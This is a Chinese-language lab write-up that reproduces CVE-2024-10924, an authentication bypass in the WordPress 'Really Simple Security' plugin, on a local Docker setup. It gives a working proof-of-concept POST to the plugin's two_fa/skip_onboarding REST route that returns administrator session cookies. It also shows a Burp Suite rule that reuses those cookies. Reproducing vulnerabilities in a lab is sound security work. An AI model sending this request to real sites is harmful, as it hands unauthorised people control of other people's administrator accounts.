

# WordPress "Really Simple Security"插件 任意用户登陆漏洞 (CVE-2024-10924)


WordPress 插件 “Really Simple Security” 中的一个严重漏洞 (CVE-2024-10924) 允许未经身份验证的攻击者绕过身份验证并获取管理员权限。

## 测试环境


执行如下命令启动一个WordPress漏洞环境：

```
docker compose up -d
```

访问 <http://127.0.0.1:1337/wp-admin/install.php> 进行WordPress安装



安装完成之后使用创建的管理员账号登录。登录后访问 <http://127.0.0.1:1337/wp-admin/plugins.php>，点击“启用”激活Really Simple Security插件。（这里不能点“启动自动更新”，会升级成无漏洞版本）。



WordPress 6.7.1 现已可用！请立即更新。

插件 安装新插件

全部 (3) | 未启用 (3) | 可供更新(2) | 自动更新已禁用 (3)


搜索已安装插件

批量操作 应用

3 项

| 插件   | 描述  | 自动更新   |
|--|---|--------|
| Akismet Anti-spam: Spam Protection<br>启用   删 除 | Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. Akismet Anti-spam keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key. | 启用自动更新 |
| Really Simple Security<br>启用   删 除             | Easily improve site security with WordPress Hardening, Two-Factor Authentication (2FA), Login Protection, Vulnerability Detection and SSL certificate generation.   | 启用自动更新 |
| 你好多莉<br>启用   删 除                               | 这不是普通的插件，它象征着一代人希望和热情，浓缩成 Louis Armstrong 的四个字：你好，多莉。在启用后，在您站点后台每个页面的右上角都可以看到一句来自《俏红娘》音乐剧的英文原版台词。   | 启用自动更新 |

接着会跳出SSL激活选项，这里我们点击“Cancel”。



Really Simple Security

Dashboard Settings

Progress All tasks(12) | Remaining tasks(7)

0% SSL is not yet

Upgrade Black Friday Security!

Warning SSL is not yet

Warning Automatic

Warning Please check correctly, Ajax fall

Activate SSL Go Pro

Hosting provider Optional - Select your hosting provider.

>Welcome to Really Simple Security

The onboarding wizard will help to configure essential security features in 1 minute! Select your hosting provider to start.

Hosting provider

Optional - Select your hosting provider.

Info You may need to login again, have your credentials prepared.

Warning Could not test certificate Automatic certificate detection is not possible on your server. [Check again](#)

Info Override SSL detection.

Really Simple Security Cancel Install SSL Activate SSL

Hardening

Vulnerabilities 3

Updates

You have 7 open hardening features

Enable vulnerability detection

You have 3 updates pending

Settings

Tips & Tricks

Why WordPress is (in)secure

Always be ahead of vulnerabilities

Harden your website's security

Login protection as essential security

Other Plugins

Burst Statistics - Self-hosted and privacy-friendly analytics tool. [Install](#)

Complianz - Consent Management as it should be. [Install](#)

接着直接在当前页面点击“Settings”。

The screenshot shows the Really Simple Security plugin dashboard. The 'Progress' section indicates 0% SSL is not yet enabled on this site. It lists several tasks: 'Upgrade' (Black Friday sale! Get 40% Off Really Simple Security Pro), 'Warning' (SSL is not enabled yet), 'Warning' (Automatic certificate detection is not possible on your server), and 'Warning' (Please check if your REST API is loading correctly. Your site currently is using the slower Ajax fallback method to load the). The 'Status' section shows a 'Protocol' icon with a question mark. The 'Hardening' section shows a 'Vulnerabilities' icon with a question mark and a 'Updates' icon with the number 3. A red arrow points from the 'Updates' section to a 'Settings' button. The 'Other Plugins' section lists 'Burst Statistics - Self-hosted and privacy-friendly analytics tool'.

"Login Protection" > "Two-Factor Authentication", 接着如图顺序点击。

The screenshot shows the 'Two-Factor Authentication' settings page. It includes an 'Enable Two-Factor Authentication' toggle switch (which is turned on, indicated by a red arrow labeled 1), an 'Enforce for:' dropdown menu, and an 'Allow grace period' dropdown set to '10 days'. Below this is an 'Email Verification' section with a 'Save and continue' button (indicated by a red arrow labeled 2). The left sidebar shows the 'Login Protection' tab is selected.

至此，CVE-2024-10924漏洞环境安装完成。

## 漏洞复现

正常访问 <http://127.0.0.1:1337/wp-login.php> 发现处于未登录状态。



执行以下POC，其中user\_id的值是你要登录的用户（一般管理员id是1）。

```
POST /?rest_route=/reallysimplessl/v1/two_fa/skip_onboarding HTTP/1.1
Host: 127.0.0.1:1337
Content-Type: application/json
Content-Length: 89
Connection: keep-alive

{
  "user_id": 1,
  "login_nonce": "133333337",
  "redirect_to": "/wp-admin/"
}
```

执行结果会返回Cookie值，把这个cookie放到正常请求包里即可使用admin的身份登录后台。

Request

```

1 POST /?rest_route=/reallysimplessl/v1/two_fa/skip_onboarding
HTTP/1.1
2 Host: 127.0.0.1:1337
3 Content-Type: application/json
4 Content-Length: 89
5 Connection: keep-alive
6
7 {
8   "user_id":1,
9   "login_nonce":"1333333337",
10  "redirect_to":"/wp-admin/"
11 }

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Tue, 26 Nov 2024 08:13:28 GMT
3 Server: Apache/2.4.62 (Debian)
4 X-Powered-By: PHP/8.2.25
5 X-Robots-Tag: noindex
6 Link:<http://127.0.0.1:1337/index.php?rest_route=/>;
rel="https://api.w.org/"
7 X-Content-Type-Options: nosniff
8 Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
9 Access-Control-Allow-Headers: Authorization, X-WP-Nonce,
Content-Disposition, Content-MD5, Content-Type
10 Set-Cookie: wordpress_32f00fe45378e26b2fea13815ec4c1b0=
admin%7C1733818408%7C106keGrZlZaojv5LEjsYpiY8GAmx1dzdDUUhYG0YuJ%7C
70307dfbad9957a2e2e3be76e74289096813a8343879da2b4bb27f05e8ab59ea;
expires=Tue, 10 Dec 2024 20:13:28 GMT; Max-Age=1252800;
path=/wp-content/plugins; HttpOnly
11 Set-Cookie: wordpress_32f00fe45378e26b2fea13815ec4c1b0=
admin%7C1733818408%7C106keGrZlZaojv5LEjsYpiY8GAmx1dzdDUUhYG0YuJ%7C
70307dfbad9957a2e2e3be76e74289096813a8343879da2b4bb27f05e8ab59ea;
expires=Tue, 10 Dec 2024 20:13:28 GMT; Max-Age=1252800;
path=/wp-admin; HttpOnly
12 Set-Cookie: wordpress_logged_in_32f00fe45378e26b2fea13815ec4c1b0=
admin%7C1733818408%7C106keGrZlZaojv5LEjsYpiY8GAmx1dzdDUUhYG0YuJ%7C
dfB8a90b13cBb4ea07229e9fb2c515a62c52bf721cd4bf78fa0fa792843a7c9;
expires=Tue, 10 Dec 2024 20:13:28 GMT; Max-Age=1252800; path=/
HttpOnly
13 Allow: POST
14 Content-Length: 30
15 Keep-Alive: timeout=5, max=100
16 Connection: Keep-Alive
17 Content-Type: application/json; charset=UTF-8
18
19 {
  "redirect_to": "\/wp-admin\/"
}

```

127.0.0.1:1337/wp-admin/

您好, admin

显示选项 帮助

仪表盘

WordPress 6.7.1 现已可用! 请立即更新。

仪表盘

欢迎

详细了解 6.7

使用丰富

区块样

通过区

内创建

新页面

Request to http://127.0.0.1:1337

Forward Drop Intercept on Action Open browser

```

1 GET /wp-admin/ HTTP/1.1
2 Host: 127.0.0.1:1337
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: wordpress_32f00fe45378e26b2fea13815ec4c1b0=
admin%7C1733818408%7C106keGrZlZaojv5LEjsYpiY8GAmx1dzdDUUhYG0YuJ%7C
70307dfbad9957a2e2e3be76e74289096813a8343879da2b4bb27f05e8ab59ea;
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15
16
17
18
19

```

但这里会发现一个问题：这个cookie必须在每次请求都手动添加，非常麻烦。于是我们可以使用burpsuite中的“Match and replace rules”设置来在每一次请求包中添加Cookie，实现在后台顺滑地进行操作。

Tools

- Proxy
- Intruder
- Repeater
- Sequencer
- Burp's browser

Project

- Sessions
- Network
- User interface

Match and replace rules

Use these settings to automatically replace parts of requests and responses passing through the Proxy.

Only apply to in-scope items

| Enabled                             | Item            | Match                               | Replace                             | Type    | Comment                        |
|-------------------------------------|-----------------|-------------------------------------|-------------------------------------|---------|--------------------------------|
| <input type="checkbox"/>            | Request header  | ^Referer.*\$                        |                                     | Regex   | Hide Referer header            |
| <input type="checkbox"/>            | Request header  | ^Accept-Encoding.*\$                |                                     | Regex   | Require non-compressed resp... |
| <input type="checkbox"/>            | Response header | ^Set-Cookie.*\$                     |                                     | Regex   | Ignore cookies                 |
| <input type="checkbox"/>            | Request header  | ^Host: foo.example.org\$            | Host: bar.example.org               | Regex   | Rewrite Host header            |
| <input type="checkbox"/>            | Request header  | Origin: foo.example.org             |                                     | Literal | Add spoofed CORS origin        |
| <input type="checkbox"/>            | Response header | ^Strict-Transport\`-Security...     |                                     | Regex   | Remove HSTS headers            |
| <input type="checkbox"/>            | Response header | X-XSS-Protection: 0                 |                                     | Literal | Disable browser XSS protection |
| <input checked="" type="checkbox"/> | Request header  | Cookie: wordpress_32f00fe45378e2... | Cookie: wordpress_32f00fe45378e2... | Literal | CVE-2024-10924                 |

Edit match/replace rule

Specify the details of the match/replace rule.

Type: Request header

Match: *Regex condition to match - leave blank to add a new header*

Replace: *Cookie: wordpress\_32f00fe45378e2...*

Comment: CVE-2024-10924

Regex match

Automatically add entries on client TLS negotiation failure